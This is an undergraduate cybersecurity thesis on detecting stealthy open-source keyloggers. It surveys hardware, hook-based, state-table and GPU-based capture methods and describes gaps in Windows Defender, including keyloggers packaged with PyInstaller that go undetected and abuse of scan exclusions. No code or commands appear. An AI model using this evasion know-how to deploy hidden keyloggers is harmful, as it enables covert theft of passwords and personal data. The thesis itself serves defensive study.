# Detection of Discreet Open Source Keyloggers

*Bachelor of Science (Honours) in Computing*
*Cyber Security & Digital Forensics*

**Dovydas Rybakas**
**B00108417**

**Project Supervisor**
**Mark Lane**

**May 2023**

## Abstract

# Table of Contents

# List of Figures

# List of Abbreviations & General Terms

1. **I/O (Input/Output)**
   Input/Output, referred to as ‘IO’ which is the standard methodology used for taking any input such as applications, files, and executables.

2. **KGB (Комитет государственной безопасности/Committee for State Security)**
   The KGB was the main security agency for Soviet Union from 1954 until its dissolution in 1991.

3. **CLI (Command-Line Interface)**
   A text-based user interface used to operating software and other operations in the system.

4. **GPU (Graphics Processing Unit)**
   A graphics process unit which specializes in processing for rendering images and video.

5. **USB (Universal Serial Bus)**
   Standard modern connecting device for transferring data from and to a machine or a device.

6. **DLL (Dynamic Link Library)**
   A file containing code and information that programs can use simultaneously in a Windows operating system.

7. **API (Application Programming Interface)**
   A set of rules that allow the establishment of communication between applications.

8. **Third-Party**
   Refers to a service or an entity which is involved in an operating but is not the primary participant.

9. **ISO (Identical Storage image of Optical media)**
   An ISO file is a disk image format that contains all data from an optical disc like a CD or DVD.

10. **PS/2 (Personal System/2)**
    An old connection cable and port types to connect keyboards and mouses, developed by IBM (International Business Machine)

11. **CPU (Central Processing Unit)**
    The brains of the machine, responsible for processing operations and memory.

# Abstract

For this thesis project, we have developed a keylogger detector tool by reusing previous semesters Python code which involves Virus Total API and hashes, the development of this tool allows us to showcase the use of our keylogger detector and how it manages to detect subtle keylogger disguised as a valid Windows executable application or other applications that seem to have legit like processes.

The literature review delves into academic papers researching past studies on keyloggers, what types there are, mitigation and detection techniques that could be could potentially be used for future problem solving in regard to keyloggers.

Throughout development and research, we have stumbled upon an interesting vulnerability in Windows Virus & Threat protection which at times does not detect an active keylogger application which has been converted into executable applications using Visual Studios and Pyinstaller, this is a very important finding as we have clearly found a possible risky vulnerability in the most recent release of Windows 11 systems, which could assist Microsoft Windows in developing even more secure defence system on their next release.

At the end of the testing and implementation we answer our research questions and discuss further work to enhancing security in operating systems which will allow for a stronger and more secure future to confidential information for users and firms alike.

# 1. Introduction

This section introduces the reader to keyloggers, talking about the very first keylogger, keyloggers discovered 'in the wild', the problems which we are currently facing with keyloggers, the solution to solve this problem otherwise the aim of this paper and set out a list of questions that we will be answering throughout out research.

## 1.1 Background

The very first computer keylogger was developed by a computer science graduate Perry Kivolowitz in 1983. Over the past 10 years keyloggers have been one of the most dangerous spywares to infect a user as they have malicious capabilities of stealing sensitive user information from passwords to banking details and cause severe damage to a user or an organization. The two most active keyloggers in the recent months have been 'Snake Keylogger' and 'Phoenix' that are actively infecting using methods of phishing via emails.

Although we have mentioned the very first computer keylogger but this spyware dates back as far as 1970s. The Soviet intelligence named the KGB (Komitet Gosudarstvennoy Bezopasnosti) or as known in English 'Committee for State Security' has developed a specific type of keylogger that is hidden within the IBM electric typewriter and sends information through radio bursts, these keylogger infected typewriters were deployed in Moscow and Leningrad, this was the first keylogger that is not considered a 'computer keylogger' and was not a publicly available tool but rather more a spy intelligence tool. (Fruhlinger, 2022)

Keyloggers can be manufactured in a variety of programming languages, but they are not limited to them, the languages can include C++, C#, Python, Assembly and Java. Depending on the method of that keylogger's attack the language must be chosen carefully, for implementing a keylogger into a program the best choice of language for that would be C# as that is the most common language used to build Microsoft applications meaning using such language can provide the ability to have an application with an implemented keylogger.

Keyloggers are considered amongst the most dangerous malwares as it brings the most danger to users and keyloggers can come in a vast number of forms, from software based to hardware based, it is only an attacker's choice of the type of keylogger they are willing to use, depending on what they want to achieve - which also brings them back to the purpose of what kind of keylogger suits best for their attack.

Cybersecurity threats are increasingly pervasive, affecting individuals on a global scale, with hardware-based keyloggers emerging as a particularly prevalent concern. These devices can be stealthily deployed in public settings to surreptitiously gather sensitive user information.

A prominent example of this security threat is the implementation of fraudulent keypads on ATM machines otherwise known as 'skimmers', a technique employed by malicious entities, including scammers and hackers. The attacker overlays a counterfeit keypad on the ATM's legitimate one, which, due to its convincing appearance, can deceive users into interacting with it as usual.

However, every keystroke made on this deceptive keypad is captured, enabling the attacker to obtain a portion of the user's banking information. Similarly, another commonly employed tactic involves the use of counterfeit keypads overlaid on card readers in retail establishments or gas stations. This method provides the perpetrators with another efficient avenue for illicitly obtaining user information, often without the knowledge of the victim. These examples serve as a stark reminder of the increasingly sophisticated and covert nature of information theft, highlighting the urgency for continued advancements in cybersecurity measures. (NWCU, n.d.)

## 1.2 The Problem

The main issues when discussing keyloggers, that issue arises when we question the strength and reliability of some our defence securities that come pre-installed with some operating systems and if they are capable of permanently keeping us safe from threat actors potentially trying to steal our information.

A strong anti-virus is a current way of dealing with keyloggers, but threat actors commonly target firms and other businesses for financial gain, not all companies have the budget to afford strong anti-viruses for potentially 500 different machines in their business, which these anti-viruses might be used only once, the anti-virus application is a great solution but the problem arises once calculating the budget of affording anti-viruses for a large amount of operating systems.

Malicious open source keyloggers are a serious threat as they have the potential to extract sensitive information, a threat actor which knows how to use a keylogger can impose a massive problem, common keylogging threats are the following:

- *Identity Theft:*
  Stealing: PPS Number or Passport Number, Driver License Details.

- *Financial Fraud:*
  Stealing: Private banking information or serial keys to digital assets.

- *Virtual or Physical Stalking:*
  Knowing the daily routine or personal details of a victim's life.

- *Exposure of Personal Data:*
  Data such as health, home, or vehicle insurance.

The recent vulnerability identified in Windows 11's Virus & Threat Protection, also known as Security Defence, underscores the persistent and evolving threats faced in the digital world. This flaw rendered the system susceptible to infiltration by open source keyloggers, specifically those developed using basic Python scripts. These keyloggers could stealthily infect users' systems and operate undetected, posing a significant risk to data privacy.

Despite the trust Windows 11 users may place in their system's threat protection capabilities, this vulnerability reveals how they could unknowingly become victims of primitive spyware, leading to the potential compromise of sensitive information. This predicament exemplifies the necessity for users to remain vigilant and proactive in safeguarding against identity or financial theft. Overlooking such security weaknesses could result in exploitation, leading to substantial financial losses, identity theft, or even stalking, impacting not just individuals but businesses as well.

The seriousness of this vulnerability cannot be overstated, given its potential to expose confidential information, causing various forms of harm to both individuals and corporations. Fortunately, in response to this pressing issue, Microsoft has taken decisive action in the recent months. They have enhanced the robustness of their virus and threat protection system, thereby increasing its resilience against such basic but detrimental cybersecurity threats.

## 1.3 The Solution

Whilst currently there is a large variety of anti-virus tools that are available for the right price, not all of the anti-viruses can keep up with the production of threats that are being updated and released on daily basis to battle the security of Windows defence systems and anti-viruses. The solution to aid users that are unable to afford anti-viruses and still want to remain safe from potential threats of the online world or users that want an extra layer of security on their systems whilst simultaneously defending the operating system from a more advanced keylogger which are integrated keyloggers.

## 1.4 Objectives

Development of a basic keylogger sniffer to defend against integrated keyloggers is beneficial in the long run as it can prevent a more advanced and discrete keylogger from infecting a system, having an active script which is constantly checking the active running tasks in the 'Details' section of the 'Task Manager' and looking out for potential application which are capturing keystrokes.

Benefits of a keylogger sniffer running rogue in the system does not overload the usage capacity of the computers CPU (Central Processing Unit) and slow it down. The end goal of this project is to develop a tool that will patch the loophole in already existing defence systems and bring an extra layer of security to an operating system.

These objectives will be achieved through a series of investigations and testing of a vulnerable Windows security system, using the gathered knowledge on how keyloggers bypass the security systems a development of a keylogger detector will take place, which will be able to sniff out discreet keyloggers and be able to capture it inform the user that an active keylogger is in order and must be obliterated.

Conducting a study on keyloggers is a vital part of the overall academic cyber security study process, given that all malwares have their specific type of methods of delivering and attacking and that includes the keylogger spyware. As discussed, keyloggers can be extremely malicious and impact personal lives of victims and it is vital to alert and keep the users aware that such dangerous tools can compromise their personal computers for data theft. Given that Windows 11, which is the most recent operating system is trusted to be very reliable for user protection given that it is the most recent operating system released by Microsoft and will keep the user data safe. Although, methods that will be demonstrated during this paper will show that Microsoft's 'Virus & Threat Protection' isn't very reliable to keep the system safe from stealthy keyloggers at all times.

## 1.5 Contributions

This tool development is a great contribution to the field of cyber security as it is patching loopholes in vulnerable defence systems and may even be efficient towards more efficient keyloggers in the future, working on one security tool as a team has a great potential in providing a great asset to virus and threat protection fields, providing with the methods of defence allows firms and users to stay safe.

## 1.6 Hypothesis of the Research

With the increasing prevalence and sophistication of keyloggers, existing virus and threat protection systems have shown limitations in detecting and alerting users about the presence of these malicious software. This study hypothesizes that by implementing machine-learning-based keylogger detection algorithm, we can significantly improve the current vulnerability in virus and threat protection systems that fail to detect or warn users about an active keylogger on their system.

If successful, this new approach would enhance system security, minimize unauthorized data access, and uphold user privacy, reaching new heights in the cyber security field.

## 1.7 Research Questions

- What are the current vulnerabilities with Microsoft Defender?
- How are keyloggers capable of infiltrating systems and what are the common delivery methods?
- What are the flaws that 'Virus & Threat Protection' are unable to capture the converted keylogger like it would with any other keylogger application?
- What are the private motivations behind this cyber-crime?
- How can keyloggers be detected and removed from an operating system?
- Why is it bad if Microsoft Defender does not detect our keylogger?
- What about other security measures that are in place?
- Is it possible that if the defender does not capture the keylogger, maybe it is not so dangerous after all?
- When Microsoft patches this defender vulnerability, won't the keylogger detector become obsolete?
- How are you sure this detector has potential in the future?
- Can this keylogger detector capture a hardware keylogger or by any chance inform a user of one existing on their machine?

# 2. Literature Review

The literature review will consist of extensive research into previous cases and scenario that have been performed on keyloggers. To understand how keylogger work it is important to understand from the very first step – how do keyboards work and how their keys are processed into a machine, from there it makes it more clear how the applications manage to capture keystrokes if discussing software keyloggers, upon that the discussion will take places as to what is a keylogger both hardware and software, how they affect users, mitigation and detection techniques and security weaknesses.

## 2.1 Introduction

The vastly growing reliance on computer machines in our modern society has brought about numerous benefits to our daily lives, but it also opens multiple doors to new risks and threats that are out there. Amongst these threats, keyloggers have emerged as a serious concern in the technology world, posing a considerable danger to the privacy and security of individuals and firms alike.

Keyloggers are a type of malicious software that has been designed to discreetly record keystrokes of a user without them knowing, enabling unauthorized access to sensitive information such as passwords, confidential information such as banking or identification numbers and other confidential data.

This literature review aims to provide a comprehensive examination of keyloggers, exploring the past work that has been performed to tackle this issue and acknowledge their originals, functionalities, types of keyloggers and the methods that employed these malicious tools to evade detection.

Furthermore, this review will delve into the countermeasures and best practices that can be adopted to safeguard against keylogger threats, which will ensure security for all users and firms on their digital lives.

At the end of this literature review, we will analyse and summarise the gathered data from previous academic work that has been completed on keyloggers and weak security defences which will allow us to comprehend exactly what are keyloggers and how dangerous can they be when infiltrating a system, it will provide a solid foundation for further research and practical applications which will potentially empower individuals and firms to increase take their security more serious.

## 2.2 GPU-Based Keylogger

As we progress in technology, threat actors and other malware creators are never far behind, at times threat actors and other malware creators could at times be one step ahead, the way this happens is that threat actors are constantly seeking and developing new malwares each day, by utilising the already captured information on current security measures they develop something new on top of that, which really helps them stay on top, in this case we're talking about a GPU-Based Keylogger.

A GPU is what is known as Graphical Processing Unit, it's a very common term with computer gamers nowadays because the GPU is responsible for processing the video graphics at a high rate, they are designed specifically for graphic processing, the higher the polygraph count in the more load on the graphics card which means the stronger the graphics card the faster the processing how large format virtual objects.

GPU-Based keyloggers work in a different way, compared to the hook method that is commonly used with current common keyloggers, this keylogger monitors the system's keyboard buffer directly from the graphics card, a keyboard buffer is a section of computer memory that holds keystrokes before they are processed. The GPU-Based keylogger instructs the graphics card to monitor the keyboard buffers via the DMA (Direct Memory Access) where the GPU-Based keylogger can then monitor all the user keystrokes and store them in the memory space of the graphics card unit.

Detection for a GPU-Based keylogger could be an extremely challenging task as there are currently no software or anti-virus that could directly capture a keylogger that is inside a graphics card unit, since this is a borderline hardware keylogger, although it is not external but most graphics cards such as GeForce GTX are separate components that connects into a socket of the motherboard before use.

Although the detection methods that may giveaway a graphics card that has an onboard keylogger are sudden changes in the graphics card's usage and fan speed, checking the DMA (Direct Access Management) and monitoring for any suspicious behaviour, which could be a hard task for a rookie that might not know much of computer memory processing. As also stated by the academic paper, "A possible mechanism for the detection of GPU-assisted malware can be based on the observation of the DMA side effects." Although that technique is also considered as not the most effective one when it comes to detection. (Evangolis Ladakis, n.d.)

As we read from the academic paper, we can comprehend that the threat actors and other malware developers are constantly seeking for more and more methods on developing a computer based keylogger, as of current stand, their current creations are impressive and in the long run there is a potential of creating or modifying pre-made motherboards with a component attached that might log not only the keystrokes of a computer but also the whole activity of the operating system, which could potentially go extremely out of hand and a lot of innocent user or organisation data ending up compromised, which also might take a long time before such method of keylogger could be uncovered.

## 2.3 System Monitoring with Keyloggers

When mentioning system monitoring keyloggers the first thing that comes to mind are ethical keyloggers, otherwise known third-party keyloggers. Third-party keyloggers are commonly used to monitor other operating systems but with the right set of permissions, these keyloggers cannot be unethically used and commonly they are not hidden.

**Logging & Monitoring**

The benefits that an ethical keylogger has in an organisation are security reasons, for example one of the agents might attempt to access some unauthorised company files without the right permissions, attempt to plant a virus such as a trojan horse or a worm infection or attempt to tamper with a software which could halt work and cause issues. Being able to monitor and track the source of the problem allows an organisation to remain secure, in a case an agent attempt to tamper and slow down processes.

Third-party keyloggers are running under the same methods as an open source keyloggers, signature-based method or a hook-based method, this security measure is also beneficial for records management organisations that might hold confidential data of companies such as pharmaceutical, finance or telecommunications, to which matters might come to worse where an agent attempted to exposed some confidential information, this would allow a trace back to the agent that might have attempted or has successfully exposed confidential information which will allow to bring the leaker to justice.

The figure below shows a topology which demonstrates how each agent is connected to a serve which retrieves the key stroke information of each agent connected to the server, where then all of the data is available to the console, otherwise an administrator which view the logged data from all agents to ensure that any unethical activity is not taking place on the grounds of the organisation. (Preeti Tuli, 2013)




*Figure 1 - Third-Party Keylogger tpology*

## 2.4 Hardware Keylogging Methods

When discussing keyloggers on personal computer machines, keyloggers have two ways of infecting as discussed prior, using a software technique or a hardware. Understanding how hardware keyloggers work specifically is vital as they can be used anywhere at any time as long as the machinery that is being worked with has a keyboard on it.

Amongst the cheapest methods which requires a slight hand of social engineering and physical work, would be using a PS/2 or USB connection type adapter or hub which would require no presence of a software to support its malicious behaviour. As suggested by figure # below, it states that a keyboard USB (Universal Serial Bus) is connected into a hub or an adapter before it is connected over in the I/O panel (Input/Output panel) and each keystroke pressed is stored in the hub's preinstalled storage. The operating system that is infected by this hardware keylogger has no official way of detecting that the keystrokes are being captured as they are coming in. This hardware keylogger is very effective but may not last long, as it is easily noticeable and can be removed instantly. (Singh, 2021)




*Figure 2 - Hardware Keylogger Hub*

When debating between a software and hardware keyloggers as to which one is harder to handle in this case would be a software keylogger. To have control over a fully functional software keylogger, you are required to know more than just loading it onboard the victim's machine, it would require a minimal understanding in one or more programming languages such as Python or C, techniques of cyber security such as virus detector bypassing and ability to contain an established communication with the keylogger whether it is through email or through a server storage, such methods require an intermediate understanding in information technology since having to manipulate multiple defence sources is a job of a professional.

Hardware keyloggers however do not require a skilled level of expertise in computing but might require a descent understanding in electronics engineering and even ability to replicate designs. As hardware keyloggers do not always require internet communication or firewall bypass methods, as all the keystrokes can be logged before they have entered the system. As figure # suggests, a nearly identical ATM (Automatic Teller Machine) is overlapped onto a real keyboard. The fake keyboard has a memory storage on board which threat actors can later view the contents and expose PIN numbers.





*Figure 3 - ATM Keylogger (Mehta, 2016)*

## 2.5 Software Keylogging Methods

Software keyloggers are malicious spywares developed specifically for stealing data and information or any other information details that may be of the threat actor’s benefits, software, and hardware keyloggers complete the same objectives although they are using different elements to power themselves and take the data.

### 2.5.1 State Table Method

All applications in Windows Operating System uses a window interface which refers to a table that is showing 256 keys on its diagram. As discussed in **2.2 Keyboard Inputs** this keylogging method spectates the keys that are processed and mimics the pattern of ‘Thread Message Loop’ and ‘GetKeyboardState’ which the keylogger thread then stores that information in its own storage and later transmits the information over to its source where the threat actor then sees all the input data. As the image describes it is pretty hard to capture a keylogger which such capability as it is simply monitoring the processed logs, therefore why keyloggers are hard to detect as they might initially not seem like they are doing anything malicious, until you learn it’s intent.  (Canbek, 2022)



|   | F | E | D | C | B | A | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | ? | ? | ? | ? | RT | CL | TB | BK | ? | ? | ? | MM | CN | MR | ML |   |
| 1 | KANJI |   |   |   |   |   |   |   |   |   | ES | CP | PA | ME | CT | SH |
| 2 | HL | DE | IN | SH | EX | oem | SE | DW | RI | UP | LE | HO | EN | NX | PR | SP |
| 3 | ? | ? | ? | ? | ? | ? | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
| 4 | O | N | M | L | K | J | I | H | G | F | E | D | CN | B | A | ? |
| 5 | ? | ? | AP | RW | LW | Z | Y | X | W | V | U | T | S | R | Q | P |
| 6 | / |   | . | - | + | * | N9 | N8 | N7 | N6 | N5 | N4 | N3 | N2 | N1 | N0 |
| 7 | F16 | F15 | F14 | F13 | F12 | F11 | F10 | F9 | F8 | F7 | F6 | F5 | F4 | F3 | F2 | F1 |
| 8 | ? | ? | ? | ? | ? | ? | ? | ? | F24 | F23 | F22 | F21 | F20 | F19 | F18 | F17 |
| 9 | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | SL | NL |
| A | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? |
| B | oem | oem | oem | oem | oem | oem | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? |
| C | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | oem |
| D | oem | oem | oem | oem | oem | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? | ? |
| E | oem | oem | oem | oem | oem | oem | oem | ? | ? | oem | ? | oem | oem | oem | oem | oem |
| F | ? | OC | PA | NN | ZO | PL | ER | ES | CS | AT | oem | oem | oem | oem | oem | oem |

*Figure 4 - Process of State Table*

### 2.5.2 Windows Keyboard Hook Method

The second method of keylogging is the hook method, hook based keyloggers utilise the operating system's functions to monitor keyboard activity. With this method, the operating system sends notifications whenever a key is pressed, allowing the keylogger to record the input. Specifically, in Windows, hooks are part of the message mechanisms unique to the system. As illustrated in the figure # below, an application can register itself as a hook, intercepting messages before they reach their intended target. Windows organises these hooks in chains, categorized hook type. The majority modern keyloggers rely on this technique to capture keystrokes. (Canbek, 2022)




*Figure 5 - Process of Keyboard Hook*

## 2.6 Security Vulnerabilities


When discussing on security vulnerabilities, they are the common cause of cyber-attacks and it is not a secret to anybody in the field of cyber security that almost every security system will most likely have an undiagnosed vulnerability, there is no doubt at all that any anti-virus is one-hundred-percent fool proof either. (Turner, 2023)

Commonly, threat actors target the weak points of a security system when attempting to bypass it as they will commonly perform reconnaissance and probing attacks on a security system, in that way they are able to test the security system and find weak points which will assist in their attack. Therefore, most firms have the ability to defend themselves by using MDR (Managed Detection and Response) services which are offered by using a team of experts which actively monitor network and cloud environment endpoints, then reason such security measures are put into place as some security methods cannot be automated. (Paloalto, n.d.)

### 2.6.1 Microsoft Defender Weakness

Microsoft virus and threat protection plays a big role in this experiment as the keylogger will be infecting an operating system by exploiting the weak point of the Microsoft virus security. Microsoft Windows are amongst the most trusted operating systems and is indeed one of the most reliable ones for business and home use, however, users might have too much trust in a system that might be too weak for basic scripted malwares, in this case keyloggers. As anti-viruses can cost a massive price for multiple operating systems in the end it is not worth spending a large quantity of money for a strong security that might not be required at all times. But at the same time, it is a serious security risk when a trusted operating system has such a vulnerability which might affect tens or even hundreds of thousands of users.

Microsoft defender allows threat actors to bypass malware detection, such as lax permissions. Allowing a user to setup excluded locations on their local system or even on their network, meaning that if there is a Microsoft Defender scan in progress, you may set up an exclusion to that address where it will avoid scanning that specific area and if a malware is in and around that specified location is completely overseen. Such lax permissions can allow threat actors to manipulate the system and set up their desired location as unscannable, meaning they could set up a backdoor in a specific Network location and potentially have full access of the users operating system without their knowledge. (Ilascu, 2022)



Advanced Security Settings for Exclusions

Owner: SYSTEM Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

| Type | Principal | Access | Inherited from | Applies to |
|---|---|---|---|---|
| Allow | Everyone | Read | None | This key and subkeys |
| Allow | ALL APPLICATION PACKAGES | Read | MACHINE\SOFTWARE\M... | This key and subkeys |
| Allow | ALL RESTRICTED APPLICATION ... | Read | MACHINE\SOFTWARE\M... | This key and subkeys |
| Allow | Account Unknown(S-1-15-3-102... | Read | MACHINE\SOFTWARE\M... | This key and subkeys |
